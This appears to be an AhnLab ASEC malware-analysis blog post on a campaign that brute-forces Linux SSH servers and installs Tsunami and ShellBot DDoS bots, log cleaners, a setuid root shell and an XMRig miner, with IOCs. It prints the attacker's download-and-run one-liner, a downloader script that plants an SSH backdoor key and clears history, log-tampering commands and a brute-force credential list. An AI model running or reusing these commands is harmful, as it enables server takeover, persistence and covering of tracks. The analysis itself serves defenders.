Tsunami DDoS Malware Distributed to Linux SSH Servers

asec.ahnlab.com/en/54647/

By Sanseo June 20, 2023

AhnLab Security Emergency response Center (ASEC) has recently discovered an attack campaign that consists of the Tsunami DDoS Bot being installed on inadequately managed Linux SSH servers. Not only did the threat actor install Tsunami, but they also installed various other malware such as ShellBot, XMRig CoinMiner, and Log Cleaner.

When looking at the attack cases against poorly managed Linux SSH servers, most of them involve the installation of DDoS bots or CoinMiners. DDoS bot has been covered here in the ASEC Blog before through the attack cases where ShellBot **[1]** and ChinaZ DDoS Bot **[2]** were installed. The installation of XMRig CoinMiner was covered in tandem with the SHC malware **[3]** and the KONO DIO DA attack campaign**[4]**.

Tsunami is a DDoS bot that is also known as Kaiten. It is one of the several malware strains that have been consistently distributed together with Mirai and Gafgyt when targeting IoT devices that are generally vulnerable. While they all share the common ground of being DDoS bots, Tsunami stands out from the others in that it operates as an IRC bot, utilizing IRC to communicate with the threat actor.

The source code of Tsunami is publicly available so it is used by a multitude of threat actors. Among its various uses, it is mostly used in attacks against IoT devices. Of course, it is also consistently used to target Linux servers. Additionally, similar to the case where XMRig CoinMiner was distributed to a public Docker container with Tsunami, another case was confirmed where they were also distributed to a cloud environment. In addition, including malware inside unofficially distributed Docker containers is one of its primary attack vectors.

This post will cover a case where a threat actor managed to log in to poorly managed SSH servers after carrying out dictionary attacks, which was then followed by installing DDoS Bots and XMRig CoinMiner.

1. Dictionary Attack Against Linux SSH Servers

Poorly managed services are one of the prime examples of attack vectors used to target server environments such as Linux servers. The Secure Shell (SSH) service is installed in most Linux server environments, can easily be used for attacks, and is prone to poor management. SSH allows administrators to log in remotely and control the system, but they must log into the user account registered to the system to do so.

If simple account credentials (ID/PW) are used in a Linux system, a threat actor can log into the system through brute force or a dictionary attack, allowing them to execute malicious commands. When Linux SSH servers that are poorly managed are attacked, the main attack method involves searching externally exposed SSH servers through port scanning and using the known account credentials to perform dictionary attacks and log in. Malware is then downloaded afterward.

The following table is a segment of the list from the aforementioned attack campaign, displaying the addresses of attacker along with their IDs and passwords.

ID	Password	Attacker
admin	qwe123Q#	124.160.40[.]48
sxit	sxit	124.160.40[.]94
root	abcdefghi	124.160.40[.]94
root	123@abc	124.160.40[.]94
weblogic	123	124.160.40[.]94
rpcuser	rpcuser	124.160.40[.]94
test	p@ssw0rd	124.160.40[.]94
nologin	nologin	124.160.40[.]94
Hadoop	p@ssw0rd	124.160.40[.]94
hxw	test123	124.160.40[.]94
backlog	backlog	124.160.40[.]94
dell	123	124.160.40[.]94

Table 1. Attack locations and account credentials used in the attack campaign

2. Attack Flow

After successfully logging in, the threat actor executes a command like the one below to download and run various malware.

> # nvidia-smi –list-gpus | grep 0 | cut -f2 -d: | uniq -c;nproc;ip a | grep glo;uname -a;cd /tmp;wget -O – ddoser[.]org/key|bash;cd /var/tmp;wget ddoser[.]org/a;chmod +x a;./a;wget ddoser[.]org/logo;perl logo irc.undernet.org 6667 -bash;rm -rf logo;wget ddoser[.]org/top;tar -zxvf top;rm -rf top;cd lib32;./go > /dev/null 2>&1 &

Among the malware that are installed, the “key” file is a downloader-type Bash script that installs additional malware. In addition to being a downloader, it also performs various preliminary tasks to take control of infected systems, which includes installing a backdoor SSH account.

```
#!/bin/bash

rm -rf /sbin/nologin
rm -rf /usr/sbin/nologin
rm -rf /bin/false
cp /bin/bash /sbin/nologin
cp /bin/bash /usr/sbin/nologin
cp /bin/bash /bin/false
usermod -G root nobody
usermod -G root bin
usermod -G sudo nobody
usermod -G sudo bin
rm -rf /bin/ping6
wget -q ddoser.org/siwen/ping6 -O /bin/ping6
chmod u+s /bin/ping6
wget -q ddoser.org/siwen/a -O /bin/a && chmod +x /bin/a && a
wget -q ddoser.org/siwen/cls -O /bin/cls && chmod +x /bin/cls
wget -q ddoser.org/siwen/clean -O /bin/clean && chmod +x /bin/clean
mkdir /bin/.ssh -p;echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzml2PeIHOUG+78TIk0lQcR5JC/mlDElDtplEfq8KDiJFwD8z9Sh
mkdir ~/.ssh -p;echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzml2PeIHOUG+78TIk0lQcR5JC/mlDElDtplEfq8KDiJFwD8z9Shhk2
touch -d "Dec 1 2019" ~/.ssh ~/.ssh/* /bin/* /bin/.ssh*
chmod 600 ~/.ssh/autho*
chmod 600 /bin/.ssh/au*
wget -q ddoser.org/siwen/bot
wget -q ddoser.org/siwen/a
chmod +x a
./a
perl bot ircx.us.to 6667 -bash
perl bot ircx.us.to 20 -bash
perl bot irc.undernet.org 6667 -bash
perl bot irc.dal.net 6667 -bash
rm -rf  bot*
set +o history
history -c
```

Figure 1. “key” Bash script

When logging into a remote SSH server, it is possible to log in without an ID and PW by generating public and private keys. To accomplish this, a user can generate public and private SSH keys and then register their public key to their desired server. Afterward, the private key can be used to log into the client. The threat actor uses this command to newly write the following public key in the “authorized_keys” file. By doing so, the threat actor is later able to use the corresponding private key to the public key, allowing them to log in to the infected system.

> ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzml2PeIHOUG+78TIk0lQcR5JC/mlDElDtplEfq8KDiJFwD8z9Shhk2kG0pwzw9uUr7R24h8lnh9D

The malware that are installed through the executed command and downloader Bash script after login are summarized below. An analysis of each type of malware is also provided.

Download URL	Malware
ddoser[.]org/key	Downloader Bash
ddoser[.]org/logo	ShellBot DDoS Bot
ddoser[.]org/siwen/bot	ShellBot DDoS Bot
ddoser[.]org/siwen/a	Tsunami DDoS Bot
ddoser[.]org/siwen/cls	MIG Logcleaner v2.0
ddoser[.]org/siwen/clean	0x333shadow Log Cleaner
ddoser[.]org/siwen/ping6	Privilege escalation malware
ddoser[.]org/top	XMRig CoinMiner (compressed file)

Table 2. List of malware used in the attack

3. Malware Analysis

3.1. Tsunami

As DDoS bot malware also known as Kaiten, Tsunami is used by various threat actors since its source code is publicly available. Threat actors often modify the source code of the existing Kaiten to add more features, and the Tsunami used in this attack is a variant of Kaiten called Ziggy. When comparing the explanations shown in the actual help command, they are identical to the source code.

```
void help(int sock, char *sender, int argc, char **argv) {
        if (mfork(sender) != 0) return;
        Send(sock,"NOTICE %s :ZIGGY StarTux %s = ShellzrUs 2016 - Commands must take a parameter. \n",sender, botversion); sleep(1);
        Send(sock,"NOTICE %s :=============== DDOS ATTACKS & Functions ======= =  \n",sender); sleep(1);
        Send(sock,"NOTICE %s :PAN <target> <port> <secs>                    = An advanced syn flooder that will kill most network drivers\n",sender); sleep(1);
        Send(sock,"NOTICE %s :UDP <target> <port> <secs>                    = A udp flooder\n",sender); sleep(1);
        Send(sock,"NOTICE %s :UNKNOWN <target> <secs>                       = The best non-spoof udp flooder\n",sender); sleep(1);
        Send(sock,"NOTICE %s :RANDOMFLOOD <target> <port> <secs>            = Syn/Ack Flooder. \n",sender); sleep(1);
Send(
  a1,
  "NOTICE %s :ZIGGY StarTux %s = ShellzrUs 2016 - Commands must take a parameter. \n",
  a2,
  botversion,
  v3,
  v4);
sleep(1u);
Send(a1, "NOTICE %s :=============== DDOS ATTACKS & Functions ======= =  \n", a2, v5, v6, v7);
sleep(1u);
Send(
  a1,
  "NOTICE %s :PAN <target> <port> <secs>                    = An advanced syn flooder that will kill most network drivers\
  a2,
  v8,
  v9,
  v10);
sleep(1u);
Send(a1, "NOTICE %s :UDP <target> <port> <secs>                    = A udp flooder\n", a2, v11, v12, v13);
sleep(1u);
Send(
  a1,
  "NOTICE %s :UNKNOWN <target> <secs>                       = The best non-spoof udp flooder\n",
  a2,
  v14,
  v15,
  v16);
sleep(1u);
Send(a1, "NOTICE %s :RANDOMFLOOD <target> <port> <secs>            = Syn/Ack Flooder. \n", a2, v17, v18, v19);
sleep(1u);
Send(
  a1,
  "NOTICE %s :NSACKFLOOD <target> <port> <secs>            = New Generation Ack Flooder!\n",
```

Figure 2. Comparison with the source code of Ziggy

By looking at the configuration data included inside the binary of Tsunami, you can see that the threat actor attached the name “ddoser – v0.69” to it.

```
.data:000000000060B220                 public arch
.data:000000000060B220 arch            db 'x86_64',0           ; DATA XREF: get+280↑o
.data:000000000060B227                 public botversion
.data:000000000060B227 botversion      db 'ddoser - v0.69',0   ; DATA XREF: version+1D↑o
.data:000000000060B227                                         ; help+32↑o
.data:000000000060B236                 align 8
.data:000000000060B238                 public numservers
.data:000000000060B238 numservers      dd 2                    ; DATA XREF: con+4C↑r
.data:000000000060B23C                 align 20h
.data:000000000060B240                 public servers
.data:000000000060B240 servers         dq offset aQcAyYf7      ; DATA XREF: con+59↑r
.data:000000000060B240                                         ; "qC?Ay)<yF7"
.data:000000000060B248                 dq offset aQcAayYf7     ; "qC?AAy)<yF7"
```

Figure 3. Version information of Tsunami

A characteristic of Tsunami is that it uses an IRC protocol to communicate with C&C servers. IRC is a real-time Internet chat protocol developed in 1988. Users log onto certain channels of certain IRC servers and chat with other users who have logged onto the same channel in real-time. IRC bot is a bot malware that abuses this IRC service to communicate with C&C servers.

The IRC bot installed on the infected system accesses an IRC server’s channel designated by the threat actor according to the IRC protocol, after which it either transmits the stolen information to the specified channel or when the attacker enters a particular string, it receives this as a command and performs the corresponding malicious behavior. IRC has seen consistent use from malware as it uses a preexisting IRC protocol and IRC server without having to develop a separate C&C server and protocol.

When Tsunami is executed, it writes its own path in the “/etc/rc.local” file, making it so that it runs even after reboots. Afterward, it attempts to change the name of the process that is currently running to “[kworker/0:0]”. This gives it the same name as a normal process, making it difficult for users to notice. Once it reaches this point, Tsunami connects to the IRC server, joins a channel, and waits for the threat actor’s commands.

Additionally, information such as the C&C address and the channel password are encrypted and saved. Tsunami decrypts and retrieves the strings it needs during its execution. There are two C&C server addresses, and Tsunami randomly selects one of them to attempt a connection.



Figure 4. Process of retrieving C&C server address

The following table details the various pieces of configuration data that are included with the C&C server address. Note that a random string is used as the nickname when joining an IRC server.

Configuration	Data
Version	ddoser – v0.69
Architectre	x86_64
Name to disguise itself as	[kworker/0:0]
C&C server (IRC)	ircx.us[.]to:53 ircxx.us[.]to:53
IRC channel name	ddoser
IRC channel password (enc_passwd)	bakla
Activation/deactivation password	
Default HTTP server address for downloading	localhost (deactivated)

Table 3. Tsunami configuration data



Figure 5. Procedure of logging into IRC server

Tsunami supports various DDoS attack commands along with basic IRC commands. Furthermore, it also provides features to control infected systems such as system information collection, command execution, and reverse shell.

Type	Command	Feature

Remote control	SYSINFO	System information (CPU, memory, network information, OS version, login user, Uptime)
	GET	Download file from external source
	UPDATE	Update bot
	ENABLE / DISABLE	Activate/deactivate bot (password required)
	SH / ISH / SHD / BASH	Execute shell command
	RSHELL	Reverse shell
	KILL	Terminate
DDoS attack	PAN / SYNFLOOD / NSSYNFLOOD	SYN Flood
	ACKFLOOD / NSACKFLOOD	Ack Flood
	RANDOMFLOOD	Syn/Ack Flooder
	UDP	UDP Flood
	UNKNOWN	Non-spoof UDP Flood
	SPOOFS	IP spoofing during DDoS attack
	GETSPOOFS	Return IP spoofing used during DDoS attack
	KILLALL	Terminate attack

Table 4. List of key commands that are supported

3.2. ShellBot

The “bot” and “logo” that are installed through the initial execution command and Bash downloader “key” are actually the same ShellBot malware. ShellBot is a DDoS bot developed in Perl and it is also an IRC Bot that utilizes the IRC protocol like Tsunami. Previously on the ASEC Blog, the ShellBot malware that were used to attack poorly managed Linux SSH servers had been categorized and analyzed. **[5]**The ShellBot strains used in this attack are not identical to any of the ones covered in that previous post, but they are undeniably variants of ShellBot.

The ShellBots used in this attack all operate by receiving the C&C server address and port number as arguments. The following is a list of C&C server addresses used in the attack.

ShellBot	IRC Server Address
logo	irc.undernet[.]org:6667
bot	ircx.us[.]to:6667
bot	irc.dal[.]net:6667
bot	irc.undernet[.]org:6667
bot	ircx.us[.]to:20

Table 5. List of IRC server addresses used by ShellBot

Similar to other ShellBots, a nickname is selected from a list they are holding. In order to issue commands in the channel, the nickname and host address of the threat actor who entered the channel disguised as the admin are verified. The IRC channel uses the same name as the Tsunami malware, “#ddoser”.

```
#!/usr/bin/perl

#use LWP::UserAgent;

my $linas_max = '5';
my $sleep = '7';
my $VERSAO = "2.3.4-1";
my @nickname = ("Ackerman","Adams",
"Addison",
"Adelstein",
"Adibe",
"Adorno",
"Ahlers",
"Alavi",
"Alcorn",
"Alda",
"Aleks",
"Allison",
"Alongi",
"Zucconi",
"Zurn",
"Zytowski");
my $nick = $nickname[rand scalar @nickname];

my $ircname =$nickname[rand scalar @nickname];
$servidor = $ARGV[0] unless $servidor;
my $porta = $ARGV[1];
my @canais = ("#ddoser");
my @adms = ("Janroe","thief","eXploiter","Bolero","Janr0e","nobody");
my $processo = $ARGV[2];
my @hostauth = ("exploiter.users.undernet.org","Janroe.users.undernet.org",
chop (my $realname = $nickname[rand scalar @nickname]);
```

Figure 6. Configuration data of ShellBot

ShellBot	Configuration	Data
Both	Channel name	ddoser, #packeter
Both	Channel password	s6x
Both	Nickname	(multiple)
bot	Channel admin's nickname	"Janroe","thief","eXploiter","Bolero","Janr0e","nobody"
logo	Channel admin's nickname	"Janroe","thief","eXploiter","emperor","nobody"
bot	Channel admin's host	"exploiter.users.undernet[.]org", "Janroe.users.undernet[.]org", "ddoser.users.undernet[.]org", "ddoser[.]de","ddoser[.]org"
logo	Channel admin's host	"exploiter.users.undernet[.]org", "theft.users.undernet[.]org", "Janroe.users.undernet[.]org", "ddoser[.]org","ddoser[.]de"

Table 6. Configuration data of ShellBot

ShellBot supports port scanning, basic DDoS attacks, and reverse shells.

Command	Feature
portscan	Port scan
udpflood	UDP Flood
tcpflood	TCP Flood
httpflood	HTTP Flood
back	Reverse shell

Table 7. List of key commands that are supported

3.3. Log Cleaner

Log Cleaner malware exists among the malware that are installed by the threat actor. In Linux server environments, there are various types of log files that record the activities of users or threat actors. Log Cleaner is a tool that enables the deletion or modification of specific logs within these log files. It is believed that the threat actor installed Log Cleaner with the intention of hindering any subsequent analysis of their breach.

Among the files that are installed, "cls" is "MIG Logcleaner v2.0" and "clean" is "0x333shadow Log Cleaner". For starters, MIG LogCleaner is capable of receiving various options as arguments, like the ones shown below, to delete desired logs from Linux, Unix, and BSD systems.



Figure 7. How to use MIG LogCleaner

Argument	Description
[-u <user>]	User name
[-n <n>]	Number of entries to delete. The default is 1. 0 will select all.
[-D <dir>]	Base log directory (Default is /var/log/)
[-a <string1>]	IP string to remove from files within the log directory
[-b <string2>]	Domain string to remove from files within the log directory
[-R]	Replace Mode
[-A]	Add Mode
[-U <user>]	User name to change or add in Replace or Add Mode
[-H <host>]	Host name to change or add in Replace or Add Mode
[-I <n>]	Login time to change or add in Replace or Add Mode
[-O <n>]	Logout time to change or add in Replace or Add Mode
[-T <tty>]	tty to add in Add Mode
[-d]	Run in debug mode

Table 8. How to use MIG LogCleaner

The log files related to users logged into a Linux environment are as follows, and threat actors can manipulate these log files to either delete or change login records.

	Path	Details	Command
utmp	/var/run/utmp (Linux) /var/adm/utmpx (Solaris)	Information of currently logged-in user	w, who, finger
wtmp	/var/log/wtmp (Linux) /var/adm/wtmpx (Solaris)	Login/logout information	last
last log	/var/log/lastlog (Linux) /var/adm/lastlog (Solaris)	Information of last successful login	lastlog (Linux) finger (Solaris)

Table 9. Log types in the Linux environment

MVarious log files can be modified through MIG LogCleaner. For example, it can delete lines that have a specific string, replace the string, or add a new string. Furthermore, a command like the one below can be used to add a login record.

```
root@kali:~/Desktop# last
root     tty7         :0               Sun Jul  5 04:04    gone - no logout
reboot   system boot  5.3.0-kali2-amd6 Sun Jul  5 04:04   still running
root     tty7         :0               Sun Jul  5 03:56 - crash  (00:08)
reboot   system boot  5.3.0-kali2-amd6 Sun Jul  5 03:56   still running
root     tty7         :0               Sat Dec  7 22:44 - 03:56 (210+04:11)
reboot   system boot  5.3.0-kali2-amd6 Sat Dec  7 22:44 - 03:56 (210+04:11)
root     tty7         :0               Mon Nov 25 13:44 - 13:45  (00:01)
reboot   system boot  5.3.0-kali2-amd6 Mon Nov 25 13:41 - 13:45  (00:03)

wtmp begins Mon Nov 25 13:41:55 2019
root@kali:~/Desktop# ./cls -u root -n 3 -A -U testUser -T tty4 -H test.com
-I 12345334 -O 12345397

*****************************
* MIG Logcleaner v2.0 by no1 *
*****************************

[0×1] 4 users "root" detected in /var/log/wtmp
[0×2] Added  user "testUser" before 3 entry of user "root" in /var/log/wtmp
 file

root@kali:~/Desktop# last
root     tty7         :0               Sun Jul  5 04:04    gone - no logout
reboot   system boot  5.3.0-kali2-amd6 Sun Jul  5 04:04   still running
root     tty7         :0               Sun Jul  5 03:56 - crash  (00:08)
reboot   system boot  5.3.0-kali2-amd6 Sun Jul  5 03:56   still running
testUser tty4         test.com         Sat May 23 17:15 - 17:16  (00:01)
root     tty7         :0               Sat Dec  7 22:44 - 03:56 (210+04:11)
reboot   system boot  5.3.0-kali2-amd6 Sat Dec  7 22:44 - 03:56 (210+04:11)
root     tty7         :0               Mon Nov 25 13:44 - 13:45  (00:01)
reboot   system boot  5.3.0-kali2-amd6 Mon Nov 25 13:41 - 13:45  (00:03)

wtmp begins Mon Nov 25 13:41:55 2019
```

Figure 8. Adding a login record with MIG LogCleaner

The “0x333shadow Log Cleaner” which is installed together has identical features.

```
 [~] LOG CLEANER
 [~]        ripped by  ~         [~]

 Usage: ./clean [action] -i [string] -l [secs] -m [ dir1/file1 ] [ dir2/file2 ] [ ... ]

where action have to be:


        -a      clean all default dirs (recursive scan) you can use even -m. (include option -s, -b).
        -b      clean only binary (utmp, wtmp, utmpx, wtmpx, lastlog) files.


other options:

        -l      clean after n secs, any system can log to logout, so you exit, and it try will clean (bg mode).
        -m      specify more dirs or text files (if you don't specify -a, -b, -s, default dirs and logs will be skipped ...
                                                 so only dirs/files specified will be cleaned).
        -i      string by search, choose it with sense ;)
        -s      enable research other logs watching in syslogd newsyslog confs.
        -h      show this help.

         other auto actions: read the DOCUMENTATION.
         this tool watch in these directory by default:

         /var/log
         /var/adm
         /usr/adm
         /var/mail

         correct use various example:

         ./clean -a -i string
         ./clean -b -i string -s
         ./clean -b -i string
         ./clean -a -i string -l 60
         ./clean -i string -m /var/log/messages
```

Figure 9. How to use 0x333shadow Log Cleaner

3.4. Privilege Escalation Malware

The “ping6” file is an ELF malware with the following simple structure. The setuid() and setgid() functions are used to set the user ID and group ID as the root account before executing the shell.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setuid(0);
  setgid(0);
  execl("/bin/bash", "bash", 0LL);
  return 0;
```

Figure 10. Routine of ping6

The “key” Bash script sets the setuid after installing “ping6”. If a successful login is made with the root account and the “key” Bash script is installed with the account, the threat actor can subsequently utilize “ping6” to gain access to a shell with root privileges.

```
rm -rf /bin/ping6
wget -q ddoser.org/siwen/ping6 -O /bin/ping6
chmod u+s /bin/ping6
```

Figure 11. Routine to set setuid of ping6 file

3.5. XMRig CoinMiner

In this particular attack campaign, a CoinMiner is also installed alongside the DDoS bots. The command that is executed after logging in through a dictionary attack downloads and decompresses a compressed file called tar. The resulting “go” file is then executed. As a simple Bash script, “go” executes the “televizor” file which is located in the same path. “televizor” is also a Bash script and it executes the “telecomanda” Bash script. This ultimately leads to the XMRig CoinMiner “cnrig” being executed.

```
ro=`cat /proc/sys/kernel/hostname`
sed -i '/pass/c\   \"pass\" : \"'$ro'\",' config.json

nohup ./televizor &
```

```
while true ; do
./telecomanda ; sleep 5
done
```

```
#!/bin/bash
service=cnrig

if (( $(ps -ef | grep -v grep | grep $service | wc -l) > 0 ))
then
echo "x"
else
./cnrig
fi
```

Figure 12. XMRig 실행 흐름

The configuration data required for coin mining is held by the “config.json” file which exists in the same path.

- **Mining Pool** : monerohash[.]com:80
- **user** : “46WyHX3L85SAp3oKu1im7EgaVGBsWYhf7KxrebESVE6QHA5vJRab6wF1gsVkYwJfnNV2KYHU1Xq2A9XUYmWhvzPf2E6Nvse”
- **pass** : “nobody”

4. Conclusion

Attack campaigns on poorly managed Linux SSH servers have been occurring persistently for quite some time. The threat actor installed XMRig CoinMiner alongside DDoS bots like Tsunami and ShellBot on infected systems.

In environments where the CoinMiner is installed, the infected system’s resources are used to mine Monero coins for the threat actor. Infected systems can also be used for DDoS attacks due to the DDoS bots that are also installed, allowing additional malicious commands to be executed. Even if these malware are deleted, the threat actor can regain access to the system using the SSH backdoor account they had also installed. This allows them to perform various malicious behaviors like installing different malware and stealing information from the system.

Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the Linux server from brute force attacks and dictionary attacks and update to the latest patch to prevent vulnerability attacks. They should also use security programs such as firewalls for servers accessible from outside to restrict access by attackers. Finally, caution must be practiced by updating V3 to the latest version to block malware infection in advance.

File Detection
– Linux/CoinMiner.Gen2 (2019.07.31.08)
– Linux/Tsunami.Gen (2016.08.24.00)
– Shellbot/Perl.Generic.S1118 (2020.02.19.07)
– Downloader/Shell.Agent.SC189601 (2023.06.12.02)
– HackTool/Linux.LogWiper.22272 (2023.06.12.02)
– HackTool/Linux.LogWiper.28728 (2023.06.12.02)
– Trojan/Linux.Agent.8456 (2023.06.12.02)
– Trojan/Shell.Runner (2023.06.12.02)
– CoinMiner/Text.Config (2023.06.12.02)

IOC
MD5
– 6187ec1eee4b0fb381dd27f30dd352c9 : Downloader Bash script (key)
– 822b6f619e642cc76881ae90fb1f8e8e : Tsunami (a)

– c5142b41947f5d1853785020d9350de4 : ShellBot (bot)
– 2cd8157ba0171ca5d8b50499f4440d96 : ShellBot (logo)
– 32eb33cdfa763b012cd8bcad97d560f0 : MIG Logcleaner v2.0 (cls)
– 98b8cd5ccd6f7177007976aeb675ec38 : 0x333shadow Log Cleaner (clean)
– e2f08f163d81f79c1f94bd34b22d3191 : Privilege Escalation Malware (ping6)
– 725ac5754b123923490c79191fdf4f76 : Bash launcher (go)
– ad04aab3e732ce5220db0b0fc9bc8a19 : Bash launcher (televizor)
– 421ffee8a223210b2c8f2384ee6a88b4 : Bash launcher (telecomanda)
– 0014403121eeaebaeede796e4b6e5dbe : XMRig CoinMiner (cnrig)
– 125951260a0cb473ce9b7acc406e83e1 : XMRig configuration file (config.json)

C&C
– ircx.us[.]to:20 : ShellBot
– ircx.us[.]to:53 : Tsunami
– ircx.us[.]to:6667 : ShellBot
– ircxx.us[.]to:53 : Tsunami

다운로드 주소
– ddoser[.]org/key: Downloader Bash script
– ddoser[.]org/a : Tsunami
– ddoser[.]org/logo : ShellBot
– ddoser[.]o]rg/siwen/bot / ShellBot DDoS Bot
– ddoser[.]org/top : Compressed XMRig CoinMiner file
– ddoser[.]org/siwen/cls : MIG Logcleaner v2.0
– ddoser[.]org/siwen/clean : 0x333shadow Log Cleaner
– ddoser[.]org/siwen/ping6 : Privilege escalation malware

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:DDOS,LogCleaner,ShellBot,SSH,Tsunami